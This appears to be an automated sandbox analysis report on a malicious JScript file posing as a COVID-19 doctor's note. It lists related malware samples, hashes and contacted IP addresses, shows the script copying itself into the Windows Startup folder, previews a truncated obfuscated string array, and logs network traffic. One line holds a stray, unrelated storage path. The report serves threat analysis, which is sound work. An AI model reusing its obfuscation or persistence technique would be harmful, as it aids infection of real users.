	SecuriteInfo.com.VB.Heur2.EmoDldr.16.C2C1C6E0.Gen.19261.xlsm	Get hash	malicious	Browse	• 104.21.27.249
	korea09.ocx	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 172.67.139.211
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 104.21.62.221
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 172.67.139.211
	license.vbs	Get hash	malicious	Browse	• 172.67.178.142
	2021-03-08-Spelevo-EK-payload-ZLoader-EXE.dll	Get hash	malicious	Browse	• 104.20.184.68
	ACH PAYYMENT FOR PO#INV667345.html	Get hash	malicious	Browse	• 104.16.19.94
	Statement-ID-(40450421).vbs	Get hash	malicious	Browse	• 162.159.135.233
	nova proforma.exe	Get hash	malicious	Browse	• 162.159.133.233
	SpaceXStarbaseInvite.xlsm	Get hash	malicious	Browse	• 104.21.41.103
	bXSINeHUUZ.dll	Get hash	malicious	Browse	• 104.26.28.246

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FFSetup5.6.5.0.exe	Get hash	malicious	Browse	• 104.18.88.101
	Chrome3.7.1.apk	Get hash	malicious	Browse	• 104.18.10.207
CLOUDFLARENETUS	COVID_19_Test_Result_Doctor_Note.js	Get hash	malicious	Browse	• 172.67.178.142
	Order #2743668.doc	Get hash	malicious	Browse	• 23.227.38.74
	DOC_457800_366776_3673636_76638-737979.DOC.EXE	Get hash	malicious	Browse	• 104.21.31.39
	YZ09cQE8tb.vbs	Get hash	malicious	Browse	• 162.159.134.233
	PL.exe	Get hash	malicious	Browse	• 104.21.53.146
	7msgsbG4HJ.dll	Get hash	malicious	Browse	• 104.21.52.146
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.C2C1C6E0.Gen.19261.xlsm	Get hash	malicious	Browse	• 104.21.27.249
	korea09.ocx	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 172.67.139.211
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 104.21.62.221
	SecuriteInfo.com.VB.Heur2.EmoDldr.16.13971CEE.Gen.7989.xlsm	Get hash	malicious	Browse	• 172.67.139.211
	license.vbs	Get hash	malicious	Browse	• 172.67.178.142
	2021-03-08-Spelevo-EK-payload-ZLoader-EXE.dll	Get hash	malicious	Browse	• 104.20.184.68
	ACH PAYYMENT FOR PO#INV667345.html	Get hash	malicious	Browse	• 104.16.19.94
	Statement-ID-(40450421).vbs	Get hash	malicious	Browse	• 162.159.135.233
	nova proforma.exe	Get hash	malicious	Browse	• 162.159.133.233
	SpaceXStarbaseInvite.xlsm	Get hash	malicious	Browse	• 104.21.41.103
	bXSINeHUUZ.dll	Get hash	malicious	Browse	• 104.26.28.246
	FFSetup5.6.5.0.exe	Get hash	malicious	Browse	• 104.18.88.101
	Chrome3.7.1.apk	Get hash	malicious	Browse	• 104.18.10.207

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	121302
Entropy (8bit):	5.728503884778436
Encrypted:	false
SSDEEP:	1536:nDr87Dr87Dr87Dr87Dr87Dr87Dr87Dr87Dr87:nDrUDrUDrUDrUDrUDrUDrUDr8
MD5:	91470782C047D7D873C54E2C43837082
SHA1:	8A84731322ED4A8512CD4BB9C83F1D385B796CA0
SHA-256:	CB730108A47CCB48B71536BB51DA14BDBCB4C504E75F9ABF26C9A68C331547A3
SHA-512:	4814F855868C422452250A4EF1902BF874486DEB8FC42DD6F527C326B7B2D7DF85E8B5710238ACF2A2D8748698A3E7FF9CBBED5FE2D8056B16746CB970339DE4
Malicious:	**true**
Reputation:	low
Preview:	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','ybpdShBdI8o/mdvSWRTG','jvrftvaL','WPRcJSk5WPdcPCksmSkyW6BdJComW4u9vG','C2vUza','WRhdVmoDc8o3W5zo','y2HHCKf0','WORcKCkSWORcQSkAmSkB','F8kLW40M','vxnLCI1bz2vUDa','z3zcW5FcVCoOECkBW6xcQCk2gI3dG01L','Aw5WDxq','CxvPDa','cSkTdmoA','W7KoWRlcQvpdOmkku8k7cNObb8o6W5fGWPNcImkfW4OKgCofzG','D3nJCMLWDc5LEguGlY9cia','uMvNuMvHza','W5xcRHpcMmooWR9jWPWvts8','B3bLBG','BgvUz3rO','WO1dAhxcSW','ytL3WP/cK8oHWO12beqi','zNjVBunOyxjdB2rL','WPKBohVcU8ohW7azW7eXWO0','WR0GW7ddVSoUW7uObfhdHCoZWQn3W4/cRYHAW5VcKCkkW5SFafagWQfiFCkMA8k1W4BdNHpcLCoDrLJdVSkYWPxcGZRcPgS','tw96AwXSys81lJaGkfDPBMrVD3mGtLqGmtaUmdSGv2LUnJq7ihG2ncKGqxbWBgvxzwjlAxqVntm3lJm2icHlsfrntcWGBgLRzsbhzwnRBYKGq2HYB21LlZG4lJaUndmYnc4XntaGu2fMyxjPlZuZnY4ZnIbfzgCVodGUmc43mduUnJm','ftRdKq3dNa','W4Dpyl/dTSow'

C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	
Process:	C:\Windows\System32\wscript.exe

C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	234
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYygPYygPYygPYygPYygPYygPYygPYV:rPY9PY9PY9PY9PY9PY9PY9PY9PYV
MD5:	50E408353C45A0E43FEE2912545FD0DA
SHA1:	837B6AFE00D4F309306EF4A8A0D41DBA58E9DDE8
SHA-256:	99CF92E14C1E44D944457A5FA6D70E299A53D6F9E7139EC9075816339E0776E8
SHA-512:	8D51089351D0F24F86635C477303B21349AA04ED1F4992E78C6E9089FFF7BE4FCA3A01EEC91CDBE6B6CBCEDAA3FD83AED65788F094D0F9EEA2AFA8811C063484
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148258
Entropy (8bit):	5.728503884778436
Encrypted:	false
SSDEEP:	3072:nDrUDrUDrUDrUDrUDrUDrUDrUDrUDrUDr8:w
MD5:	20DE972471DAADAE6CB0F5E02A8B086A
SHA1:	385ED3F4BC135BF3EDE4431DB99FED77B270C1A7
SHA-256:	48E87C1998F977933BCF1B3DB76F9BA2AE71A352C49FEBDD6A7178A275E02CFC
SHA-512:	823649B22F3269F3E6F2BEC6B06CE1BA4E6F63003EEE89401283A37548E5090160CC0E24A62FD5E34BEF1F56D7E1F0D122F2C42767B7AFDC8D5C9D55B214920I
Malicious:	**true**
Reputation:	low
Preview:	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','ybpdShBdI8o/mdvSWRTG','jvrftvaL','WPRcJSk5WPdcPCksmSkyW6BdJComW4u9vG','C2vUza','WRhdVmoDc8o3W5zo','y2HHCKf0','WORcKCkSWORcQSkAmSkB','F8kLW40M','vxnLCI1bz2vUDa','z3zcW5FcVCoOECkBW6xcQCk2gI3dG01L','Aw5WDxq','CxvPDa','cSkTdmoA','W7KoWRlcQvpdOmkku8k7cNObb8o6W5fGWPNcImkfW4OKgCofzG','D3nJCMLWDc5LEguGlY9cia','uMvNuMvHza','W5xcRHpcMmooWR9jWPWvts8','B3bLBG','BgvUz3rO','WO1dAhxcSW','ytL3WP/cK8oHWO12beqi','zNjVBunOyxjdB2rL','WPKBohVcU8ohW7azW7eXWO0','WR0GW7ddVSoUW7uObfhdHCoZWQn3W4/cRYHAW5VcKCkkW5SFafagWQfiFCkMA8k1W4BdNHpcLCoDrLJdVSkYWPxcGZRcPgS','tw96AwXSys81IJaGkfDPBMrVD3mGtLqGmtaUmdSGv2LUnJq7ihG2ncKGqxbWBgvxzwjlAxqVntm3lJm2icHlsfrntcWGBgLRzsbhzwnRBYKGq2HYB21LlZG4lJaUndmYnc4XntaGu2fMyxjPlZuZnY4ZnIbfzgCVodGUmc43mduUnJm','ftRdKq3dNa','W4Dpyl/dTSow'

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	286
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	6:rPY9PY9PY9PY9PY9PY9PY9PY9PY9PYV:0
MD5:	68BE646FDC74813E5832C59B9D8066FF
SHA1:	82911496CC363EC82BA9AB4270B54D959955165E
SHA-256:	A3EF922B6506CB0747F4F5A3B4468F0DA2A727313B49A2831B442EAF282C5ECC
SHA-512:	7B73FE4E7E5F3CBB3A39C452E39F011A9161F11D6EAD472EDA2ED19B9EB9B84AA175EF004DA8EE12DF288180388607A75129B113F9A2B9BFEA55875321ADCFE3
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line terminators

General


Entropy (8bit):	5.728503884778436
TrID:	• Digital Micrograph Script (4001/1) 100.00%
File name:	COVID_19_Test_Result_Doctor_Note.js
File size:	13478
MD5:	0bca3422ec870f28791d61a4fa25367f
SHA1:	36352478af11cdd59c55b8ef8ecf2cfacb2dcaaa
SHA256:	7703889f1b2c6fd8a1fe0abc4a8b6a409d4e6eabe5943c4a5261dfc68fb973f6
SHA512:	bcaeb9faad34f88a8a7392743a8d71eb793eb865f17c3b2232ddb28066a5959e14f476dcffd26901a79e3cf1b8cee05deb96e06d9da6693b7958d1b3915d92d3
SSDEEP:	384:90DjR41HSTJwGFP4NK4lKm5+tbK4vgDDr843x7z/RjozIFY:9ajy1yT1FP4NnlKztbnMDr8uxnRjAIFY
File Content Preview:	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y

File Icon

Icon Hash:	e8d69ece968a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:20:14.913134098 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:14.951203108 CET	80	49716	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:14.951339960 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:14.951766968 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:14.951808929 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:14.989655972 CET	80	49716	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:14.989675999 CET	80	49716	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:15.295753002 CET	80	49716	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:15.295769930 CET	80	49716	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:15.295842886 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:18.637155056 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:18.676693916 CET	80	49716	104.21.48.50	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:20:18.676760912 CET	49716	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:18.717931986 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:18.767863035 CET	80	49717	172.67.178.142	192.168.2.5
Mar 9, 2021 09:20:18.768469095 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:18.768830061 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:18.768898964 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:18.817518950 CET	80	49717	172.67.178.142	192.168.2.5
Mar 9, 2021 09:20:18.817538023 CET	80	49717	172.67.178.142	192.168.2.5
Mar 9, 2021 09:20:19.146580935 CET	80	49717	172.67.178.142	192.168.2.5
Mar 9, 2021 09:20:19.194742918 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:26.529778957 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:26.579034090 CET	80	49717	172.67.178.142	192.168.2.5
Mar 9, 2021 09:20:26.579133987 CET	49717	80	192.168.2.5	172.67.178.142
Mar 9, 2021 09:20:26.609252930 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:26.647521973 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:26.648816109 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:26.649158001 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:26.649223089 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:26.689764023 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:26.689789057 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:26.991022110 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:27.195492029 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:27.232168913 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:27.232320070 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.320106030 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.358335972 CET	80	49723	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.358470917 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.358911037 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.358958960 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.397507906 CET	80	49723	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.397526979 CET	80	49723	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.604892969 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.645298004 CET	80	49719	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.645375967 CET	49719	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.677541018 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.690907001 CET	80	49723	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.717022896 CET	80	49724	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.717125893 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.718812943 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.718858957 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:32.758109093 CET	80	49724	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.758141041 CET	80	49724	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:32.883536100 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:33.066905022 CET	80	49724	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:33.196441889 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.413014889 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.452397108 CET	80	49723	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:37.452505112 CET	49723	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.481183052 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.519494057 CET	80	49728	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:37.519622087 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.520031929 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.520055056 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:37.557949066 CET	80	49728	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:37.557951927 CET	80	49728	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:37.875382900 CET	80	49728	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:38.008404016 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:38.987215042 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:39.026962996 CET	80	49724	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:39.027098894 CET	49724	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:39.066169024 CET	49729	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:39.104387045 CET	80	49729	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:39.104484081 CET	49729	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:39.104857922 CET	49729	80	192.168.2.5	104.21.48.50

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:20:39.104926109 CET	49729	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:39.142839909 CET	80	49729	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:39.142853022 CET	80	49729	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:39.445570946 CET	80	49729	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:39.515849113 CET	49729	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:40.670851946 CET	49730	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:40.709124088 CET	80	49730	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:40.710201979 CET	49730	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:40.710464001 CET	49730	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:40.710514069 CET	49730	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:40.748536110 CET	80	49730	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:40.748567104 CET	80	49730	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:41.073745966 CET	80	49730	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:41.243645906 CET	49730	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.601372957 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.639493942 CET	80	49728	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:45.639564037 CET	49728	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.685373068 CET	49732	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.725200891 CET	80	49732	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:45.725409985 CET	49732	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.727435112 CET	49732	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.727569103 CET	49732	80	192.168.2.5	104.21.48.50
Mar 9, 2021 09:20:45.765415907 CET	80	49732	104.21.48.50	192.168.2.5
Mar 9, 2021 09:20:45.765436888 CET	80	49732	104.21.48.50	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:20:02.867178917 CET	61733	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:02.923342943 CET	53	61733	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:05.929069042 CET	65447	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:05.974905968 CET	53	65447	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:07.875845909 CET	52441	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:07.924978971 CET	53	52441	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:09.190464973 CET	62176	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:09.238955975 CET	53	62176	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:14.839911938 CET	59596	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:14.903729916 CET	53	59596	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:18.657510996 CET	65296	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:18.716584921 CET	53	65296	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:19.577488899 CET	63183	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:19.626646042 CET	53	63183	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:26.550331116 CET	60151	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:26.607656956 CET	53	60151	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:30.605217934 CET	56969	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:30.661494017 CET	53	56969	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:32.256839991 CET	55161	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:32.311490059 CET	53	55161	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:32.625494957 CET	54757	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:32.672703981 CET	53	54757	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:37.103554964 CET	49992	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:37.307370901 CET	53	49992	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:37.434144020 CET	60075	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:37.480103970 CET	53	60075	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:39.006627083 CET	55016	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:39.064270973 CET	53	55016	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:40.607624054 CET	64346	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:40.662359953 CET	53	64346	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:44.903255939 CET	57128	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:44.949476004 CET	53	57128	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:45.626708031 CET	54791	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:45.683645010 CET	53	54791	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:47.902055025 CET	50463	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:47.958316088 CET	53	50463	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 9, 2021 09:20:49.336298943 CET	50394	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:49.390866041 CET	53	50394	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:53.673589945 CET	58530	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:53.719696999 CET	53	58530	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:54.471636057 CET	53813	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:54.528038979 CET	53	53813	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:55.469770908 CET	63732	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:55.527308941 CET	53	63732	8.8.8.8	192.168.2.5
Mar 9, 2021 09:20:58.743350983 CET	57344	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:20:58.799052954 CET	53	57344	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:00.637432098 CET	54450	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:00.688527107 CET	53	54450	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:02.671098948 CET	59261	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:02.725676060 CET	53	59261	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:04.006505013 CET	57151	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:04.061182022 CET	53	57151	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:04.686767101 CET	59413	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:04.746500015 CET	53	59413	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:08.764111042 CET	60516	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:08.821330070 CET	53	60516	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:10.139359951 CET	51649	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:10.196490049 CET	53	51649	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:12.700711966 CET	65086	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:12.762744904 CET	53	65086	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:13.821084023 CET	56432	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:13.877744913 CET	53	56432	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:13.995326996 CET	52929	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:14.052035093 CET	53	52929	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:16.551091909 CET	64317	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:16.600128889 CET	53	64317	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:17.433542967 CET	61004	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:17.483513117 CET	53	61004	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:19.087519884 CET	56895	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:19.135160923 CET	53	56895	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:20.522866011 CET	62372	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:20.587188005 CET	53	62372	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:21.979372978 CET	61515	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:22.036109924 CET	53	61515	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:24.651948929 CET	56675	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:24.709096909 CET	53	56675	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:27.676211119 CET	57172	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:27.730484962 CET	53	57172	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:28.952229023 CET	55267	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:29.003262997 CET	53	55267	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:31.663428068 CET	50969	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:31.717844009 CET	53	50969	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:36.215027094 CET	64362	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:36.271835089 CET	53	64362	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:37.426369905 CET	54766	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:37.472558022 CET	53	54766	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:37.901061058 CET	61446	53	192.168.2.5	8.8.8.8
Mar 9, 2021 09:21:37.947179079 CET	53	61446	8.8.8.8	192.168.2.5
Mar 9, 2021 09:21:39.341859102 CET	57515	53	192.168.2.5	8.8.8.8
